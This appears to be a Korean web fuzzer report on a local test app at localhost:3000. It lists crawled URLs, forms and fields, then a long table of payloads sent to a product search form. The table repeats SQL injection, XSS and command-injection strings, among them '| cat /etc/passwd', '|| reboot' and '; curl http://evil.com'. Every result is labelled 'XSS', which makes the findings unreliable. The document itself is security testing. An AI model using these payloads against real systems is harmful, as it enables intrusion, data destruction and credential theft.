# 웹 퍼저 리포트

2025-05-19 19:40:00

# 목차

# 1. 크롤링 결과

| 크롤링한 URL |
| --- |
| - http://localhost:3000/posts?page=11 |
| - http://localhost:3000/productDetail/34 |
| - http://localhost:3000/postDetail/39 |
| - http://localhost:3000/postDetail/135 |
| - http://localhost:3000/postDetail/93 |
| - http://localhost:3000/productDetail/25 |
| - http://localhost:3000/productDetail/74 |
| - http://localhost:3000/productDetail/108 |
| - http://localhost:3000/postDetail/117 |
| - http://localhost:3000/postDetail/36 |
| - http://localhost:3000/productDetail/73 |
| - http://localhost:3000/productDetail/104 |
| - http://localhost:3000/productDetail/129 |
| - http://localhost:3000/postDetail/67 |
| - http://localhost:3000/postDetail/122 |
| - http://localhost:3000/postDetail/154 |
| - http://localhost:3000/postDetail/147 |
| - http://localhost:3000/postDetail/34 |
| - http://localhost:3000/productDetail/97 |
| - http://localhost:3000/productDetail/3 |
| - http://localhost:3000/posts/add |
| - http://localhost:3000/postDetail/98 |
| - http://localhost:3000/postDetail/49 |
| - http://localhost:3000/postDetail/8 |

- http://localhost:3000/postDetail/153

- http://localhost:3000/postDetail/79

- http://localhost:3000/postDetail/10

- http://localhost:3000/postDetail/19

- http://localhost:3000/productDetail/141

- http://localhost:3000/productDetail/86

- http://localhost:3000/postDetail/7

- http://localhost:3000/postDetail/94

- http://localhost:3000/posts?page=4

- http://localhost:3000/postDetail/37

- http://localhost:3000/productDetail/137

- http://localhost:3000/productDetail/50

- http://localhost:3000/postDetail/103

- http://localhost:3000/productDetail/101

- http://localhost:3000/productDetail/125

- http://localhost:3000/postDetail/141

- http://localhost:3000/productDetail/100

- http://localhost:3000/productDetail/82

- http://localhost:3000/postDetail/115

- http://localhost:3000/productDetail/83

- http://localhost:3000/productDetail/21

- http://localhost:3000/productDetail/156

- http://localhost:3000/productDetail/105

- http://localhost:3000/postDetail/137

- http://localhost:3000/productDetail/36

- http://localhost:3000/postDetail/120

- http://localhost:3000/postDetail/13

- http://localhost:3000/postDetail/23

- http://localhost:3000/productDetail/84

- http://localhost:3000/postDetail/15

- http://localhost:3000/productDetail/62

- http://localhost:3000/productDetail/143

- http://localhost:3000/postDetail/144

- http://localhost:3000/products?page=4

- http://localhost:3000/posts?page=2

- http://localhost:3000/productDetail/41

- http://localhost:3000/productDetail/48

- http://localhost:3000/productDetail/64

- http://localhost:3000/productDetail/79

- http://localhost:3000/productDetail/16

- http://localhost:3000/postDetail/46

- http://localhost:3000/productDetail/134

- http://localhost:3000/productDetail/22

- http://localhost:3000/productDetail/148

- http://localhost:3000/postDetail/113

- http://localhost:3000/postDetail/77

- http://localhost:3000/postDetail/92

- http://localhost:3000/productDetail/39

- http://localhost:3000/postDetail/112

- http://localhost:3000/postDetail/45

- http://localhost:3000/postDetail/96

- http://localhost:3000/productDetail/142

- http://localhost:3000/productDetail/43

- http://localhost:3000/productDetail/47

- http://localhost:3000/postDetail/64

- http://localhost:3000/postDetail/3

- http://localhost:3000/productDetail/55

- http://localhost:3000/postDetail/136

- http://localhost:3000/productDetail/154

- http://localhost:3000/postDetail/104

- http://localhost:3000/postDetail/150

- http://localhost:3000/productDetail/91

- http://localhost:3000/productDetail/127

- http://localhost:3000/productDetail/77

- http://localhost:3000/postDetail/87

- http://localhost:3000/postDetail/121

- http://localhost:3000/productDetail/96

- http://localhost:3000/productDetail/60

- http://localhost:3000/postDetail/33

- http://localhost:3000/postDetail/68

- http://localhost:3000/productDetail/112

- http://localhost:3000/postDetail/128

- http://localhost:3000/postDetail/43

- http://localhost:3000/productDetail/7

- http://localhost:3000/productDetail/68

- http://localhost:3000/productDetail/109

- http://localhost:3000/postDetail/95

- http://localhost:3000/postDetail/50

- http://localhost:3000/postDetail/2

- http://localhost:3000/productDetail/120

- http://localhost:3000/postDetail/132

- http://localhost:3000/productDetail/11
- http://localhost:3000/productDetail/119
- http://localhost:3000/productDetail/69
- http://localhost:3000/productDetail/18
- http://localhost:3000/postDetail/118
- http://localhost:3000/postDetail/52
- http://localhost:3000/posts?page=1
- http://localhost:3000/productDetail/159
- http://localhost:3000/postDetail/65
- http://localhost:3000/productDetail/45
- http://localhost:3000/productDetail/115
- http://localhost:3000/productDetail/126
- http://localhost:3000/postDetail/138
- http://localhost:3000/postDetail/32
- http://localhost:3000/productDetail/13
- http://localhost:3000/productDetail/40
- http://localhost:3000/products?page=2
- http://localhost:3000/posts?page=6
- http://localhost:3000/postDetail/101
- http://localhost:3000/productDetail/24
- http://localhost:3000/productDetail/70
- http://localhost:3000/postDetail/56
- http://localhost:3000/posts?page=3
- http://localhost:3000/postDetail/102
- http://localhost:3000/productDetail/140
- http://localhost:3000/postDetail/157
- http://localhost:3000/postDetail/129

- http://localhost:3000/productDetail/6

- http://localhost:3000/postDetail/124

- http://localhost:3000/postDetail/99

- http://localhost:3000/posts

- http://localhost:3000/postDetail/24

- http://localhost:3000/productDetail/66

- http://localhost:3000/postDetail/6

- http://localhost:3000/products?page=1

- http://localhost:3000/productDetail/136

- http://localhost:3000/postDetail/54

- http://localhost:3000/postDetail/81

- http://localhost:3000/productDetail/76

- http://localhost:3000/productDetail/81

- http://localhost:3000/productDetail/99

- http://localhost:3000/postDetail/12

- http://localhost:3000/productDetail/158

- http://localhost:3000/postDetail/28

- http://localhost:3000/productDetail/14

- http://localhost:3000/products?page=5

- http://localhost:3000/productDetail/133

- http://localhost:3000/productDetail/149

- http://localhost:3000/productDetail/98

- http://localhost:3000/productDetail/12

- http://localhost:3000/productDetail/44

- http://localhost:3000/productDetail/107

- http://localhost:3000/postDetail/106

- http://localhost:3000/productDetail/114

- http://localhost:3000/productDetail/80
- http://localhost:3000/productDetail/30
- http://localhost:3000/productDetail/8
- http://localhost:3000/products?page=3
- http://localhost:3000/productDetail/103
- http://localhost:3000/postDetail/25
- http://localhost:3000/postDetail/88
- http://localhost:3000/postDetail/108
- http://localhost:3000/productDetail/123
- http://localhost:3000/productDetail/131
- http://localhost:3000/productDetail/153
- http://localhost:3000/
- http://localhost:3000/postDetail/17
- http://localhost:3000/postDetail/82
- http://localhost:3000/postDetail/151
- http://localhost:3000/postDetail/105
- http://localhost:3000/posts?page=10
- http://localhost:3000/productDetail/57
- http://localhost:3000/productDetail/85
- http://localhost:3000/postDetail/133
- http://localhost:3000/productDetail/152
- http://localhost:3000/productDetail/132
- http://localhost:3000/postDetail/119
- http://localhost:3000/productDetail/19
- http://localhost:3000/productDetail/49
- http://localhost:3000/postDetail/29
- http://localhost:3000/postDetail/47

- http://localhost:3000/postDetail/18

- http://localhost:3000/products?page=11

- http://localhost:3000/postDetail/142

- http://localhost:3000/productDetail/88

- http://localhost:3000/productDetail/35

- http://localhost:3000/postDetail/139

- http://localhost:3000/posts?page=7

- http://localhost:3000/productDetail/121

- http://localhost:3000/postDetail/51

- http://localhost:3000/productDetail/17

- http://localhost:3000/postDetail/55

- http://localhost:3000/postDetail/66

- http://localhost:3000/postDetail/70

- http://localhost:3000/products?page=7

- http://localhost:3000/productDetail/2

- http://localhost:3000/postDetail/109

- http://localhost:3000/productDetail/51

- http://localhost:3000/postDetail/90

- http://localhost:3000/postDetail/143

- http://localhost:3000/postDetail/80

- http://localhost:3000/productDetail/116

- http://localhost:3000/postDetail/16

- http://localhost:3000/productDetail/106

- http://localhost:3000/postDetail/126

- http://localhost:3000/postDetail/152

- http://localhost:3000/postDetail/26

- http://localhost:3000/postDetail/72

- http://localhost:3000/postDetail/59

- http://localhost:3000/postDetail/89

- http://localhost:3000/products

- http://localhost:3000/postDetail/159

- http://localhost:3000/productDetail/4

- http://localhost:3000/postDetail/11

- http://localhost:3000/productDetail/65

- http://localhost:3000/postDetail/61

- http://localhost:3000/postDetail/107

- http://localhost:3000/postDetail/69

- http://localhost:3000/postDetail/127

- http://localhost:3000/productDetail/157

- http://localhost:3000/productDetail/28

- http://localhost:3000/productDetail/15

- http://localhost:3000/productDetail/46

- http://localhost:3000/postDetail/21

- http://localhost:3000/postDetail/145

- http://localhost:3000/productDetail/94

- http://localhost:3000/postDetail/4

- http://localhost:3000/postDetail/41

- http://localhost:3000/products?page=8

- http://localhost:3000/productDetail/37

- http://localhost:3000/productDetail/56

- http://localhost:3000/postDetail/5

- http://localhost:3000/productDetail/61

- http://localhost:3000/productDetail/151

- http://localhost:3000/postDetail/42

- http://localhost:3000/postDetail/27
- http://localhost:3000/postDetail/156
- http://localhost:3000/productDetail/42
- http://localhost:3000/postDetail/158
- http://localhost:3000/productDetail/145
- http://localhost:3000/productDetail/102
- http://localhost:3000/postDetail/146
- http://localhost:3000/postDetail/134
- http://localhost:3000/postDetail/148
- http://localhost:3000/products?page=9
- http://localhost:3000/postDetail/84
- http://localhost:3000/postDetail/22
- http://localhost:3000/postDetail/58
- http://localhost:3000/postDetail/110
- http://localhost:3000/postDetail/78
- http://localhost:3000/postDetail/123
- http://localhost:3000/productDetail/111
- http://localhost:3000/productDetail/92
- http://localhost:3000/productDetail/160
- http://localhost:3000/productDetail/29
- http://localhost:3000/login
- http://localhost:3000/productDetail/38
- http://localhost:3000/postDetail/91
- http://localhost:3000/productDetail/32
- http://localhost:3000/postDetail/130
- http://localhost:3000/postDetail/38
- http://localhost:3000/postDetail/74

- http://localhost:3000/productDetail/90

- http://localhost:3000/postDetail/9

- http://localhost:3000/productDetail/10

- http://localhost:3000/productDetail/27

- http://localhost:3000/postDetail/83

- http://localhost:3000/products/add

- http://localhost:3000/productDetail/130

- http://localhost:3000/productDetail/146

- http://localhost:3000/posts?page=5

- http://localhost:3000/postDetail/76

- http://localhost:3000/productDetail/117

- http://localhost:3000/productDetail/9

- http://localhost:3000/productDetail/59

- http://localhost:3000/postDetail/114

- http://localhost:3000/productDetail/33

- http://localhost:3000/postDetail/85

- http://localhost:3000/postDetail/86

- http://localhost:3000/postDetail/35

- http://localhost:3000/productDetail/75

- http://localhost:3000/productDetail/150

- http://localhost:3000/postDetail/71

- http://localhost:3000/posts?page=9

- http://localhost:3000/postDetail/63

- http://localhost:3000/postDetail/53

- http://localhost:3000/postDetail/125

- http://localhost:3000/postDetail/57

- http://localhost:3000/productDetail/5

- http://localhost:3000/productDetail/87

- http://localhost:3000/productDetail/155

- http://localhost:3000/productDetail/1

- http://localhost:3000/productDetail/20

- http://localhost:3000/postDetail/30

- http://localhost:3000/productDetail/138

- http://localhost:3000/productDetail/128

- http://localhost:3000/postDetail/111

- http://localhost:3000/productDetail/89

- http://localhost:3000/productDetail/139

- http://localhost:3000/postDetail/160

- http://localhost:3000/postDetail/60

- http://localhost:3000/productDetail/71

- http://localhost:3000/postDetail/73

- http://localhost:3000/postDetail/31

- http://localhost:3000/postDetail/20

- http://localhost:3000/products?page=6

- http://localhost:3000/postDetail/48

- http://localhost:3000/postDetail/62

- http://localhost:3000/productDetail/122

- http://localhost:3000/postDetail/131

- http://localhost:3000/productDetail/23

- http://localhost:3000/productDetail/53

- http://localhost:3000/postDetail/149

- http://localhost:3000/register

- http://localhost:3000/postDetail/155

- http://localhost:3000/posts?page=8

- http://localhost:3000/productDetail/67

- http://localhost:3000/productDetail/118

- http://localhost:3000/postDetail/75

- http://localhost:3000/productDetail/26

- http://localhost:3000/productDetail/113

- http://localhost:3000/products?page=10

- http://localhost:3000/productDetail/52

- http://localhost:3000/productDetail/54

- http://localhost:3000/postDetail/97

- http://localhost:3000/productDetail/147

- http://localhost:3000/productDetail/144

- http://localhost:3000/productDetail/124

- http://localhost:3000/postDetail/100

- http://localhost:3000/postDetail/40

- http://localhost:3000/postDetail/1

- http://localhost:3000/postDetail/44

- http://localhost:3000/productDetail/93

- http://localhost:3000/productDetail/31

- http://localhost:3000/productDetail/110

- http://localhost:3000/productDetail/135

- http://localhost:3000/productDetail/95

- http://localhost:3000/productDetail/63

- http://localhost:3000/productDetail/72

- http://localhost:3000/postDetail/14

- http://localhost:3000/productDetail/58

- http://localhost:3000/productDetail/78

- http://localhost:3000/postDetail/140

- http://localhost:3000/postDetail/116

# 2. 폼과 입력 필드

| URL | 폼 액션 | 메소드 | 입력 필드 |
|---|---|---|---|
| http://localhost:3000/posts?page=11 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/posts?page=9 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/posts | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/posts?page=10 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/posts/add | http://localhost:3000/posts/add | POST | title (type: text), content (type: textarea), file (type: file) |
| http://localhost:3000/posts?page=6 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/posts?page=5 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/posts?page=3 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/posts?page=8 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/posts?page=4 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/login | http://localhost:3000/login | POST | username (type: text), password (type: password) |
| http://localhost:3000/posts?page=2 | http://localhost:3000/products/search | GET | query (type: text) |

| | | | |
|---|---|---|---|
| http://localhost:3000/posts?page=1 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/posts?page=7 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=7 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products/add | http://localhost:3000/products/add | POST | name (type: text), description (type: textarea), price (type: number) |
| http://localhost:3000/products?page=9 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=2 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=1 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=6 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=3 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=5 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=8 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=11 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=4 | http://localhost:3000/products/search | GET | query (type: text) |
| http://localhost:3000/products?page=10 | http://localhost:3000/products/search | GET | query (type: text) |

| http://localhost:3000/register | http://localhost:3000/register | POST | username (type: text), password (type: password), confirmPassword (type: password) |
|---|---|---|---|

# 3. 퍼징 시도 및 결과

## -- 취약점 발견 시도 --
## XSS

| 폼 액션 | 페이로드 | 결과 |
|---|---|---|
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |
| http://localhost:3000/products/search | <math><mtext></mtext><script>alert('XSS')</script></math> | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | \`ping -c 1 127.0.0.1\` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <a href='javascript:alert(`XSS`)'>Click</a> | XSS |
| http://localhost:3000/products/search | "><svg/onload=confirm(1)> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | `<math><mtext></mtext><script>alert('XSS')</script></math>` | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | `ping -c 1 127.0.0.1` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | \|\| reboot | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
| http://localhost:3000/products/search | ' OR '1'='1 | XSS |
| http://localhost:3000/products/search | ' OR 1=1 -- | XSS |
| http://localhost:3000/products/search | ' OR 'a'='a | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | '; DROP TABLE users; -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' /* | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' ({ | XSS |
| http://localhost:3000/products/search | admin' -- | XSS |
| http://localhost:3000/products/search | ' OR '1'='1' # | XSS |
| http://localhost:3000/products/search | 1' OR sleep(5)-- | XSS |
| http://localhost:3000/products/search | ' UNION SELECT NULL, NULL, NULL -- | XSS |
| http://localhost:3000/products/search | ' AND 1=2 UNION SELECT 1,2,3 -- | XSS |
| http://localhost:3000/products/search | ' OR EXISTS(SELECT * FROM users) -- | XSS |
| http://localhost:3000/products/search | ' OR (SELECT COUNT(*) FROM information_schema.tables) > 0 -- | XSS |
| http://localhost:3000/products/search | <script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | ' AND (SELECT SUBSTRING(password,1,1) FROM users LIMIT 1)='a' -- | XSS |
| http://localhost:3000/products/search | '"><script>alert('XSS')</script> | XSS |
| http://localhost:3000/products/search | <svg/onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <iframe src='javascript:alert("XSS")'></iframe> | XSS |
| http://localhost:3000/products/search | <body onload=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <details open ontoggle=alert('XSS')> | XSS |
| http://localhost:3000/products/search | <input autofocus onfocus=alert('XSS')> | XSS |

| | | |
|---|---|---|
| http://localhost:3000/products/search | `<a href='javascript:alert('XSS')'>Click</a>` | XSS |
| http://localhost:3000/products/search | `<math><mtext></mtext><script>alert('XSS')</script></math>` | XSS |
| http://localhost:3000/products/search | ; ls | XSS |
| http://localhost:3000/products/search | `"><svg/onload=confirm(1)>` | XSS |
| http://localhost:3000/products/search | && whoami | XSS |
| http://localhost:3000/products/search | \| id | XSS |
| http://localhost:3000/products/search | && cat /var/log/auth.log | XSS |
| http://localhost:3000/products/search | ; uname -a | XSS |
| http://localhost:3000/products/search | \| cat /etc/passwd | XSS |
| http://localhost:3000/products/search | ; ps aux | XSS |
| http://localhost:3000/products/search | ; netstat -an | XSS |
| http://localhost:3000/products/search | `` `ping -c 1 127.0.0.1` `` | XSS |
| http://localhost:3000/products/search | $(whoami) | XSS |
| http://localhost:3000/products/search | ; sleep 5 | XSS |
| http://localhost:3000/products/search | & nslookup example.com | XSS |
| http://localhost:3000/products/search | ; curl http://evil.com | XSS |
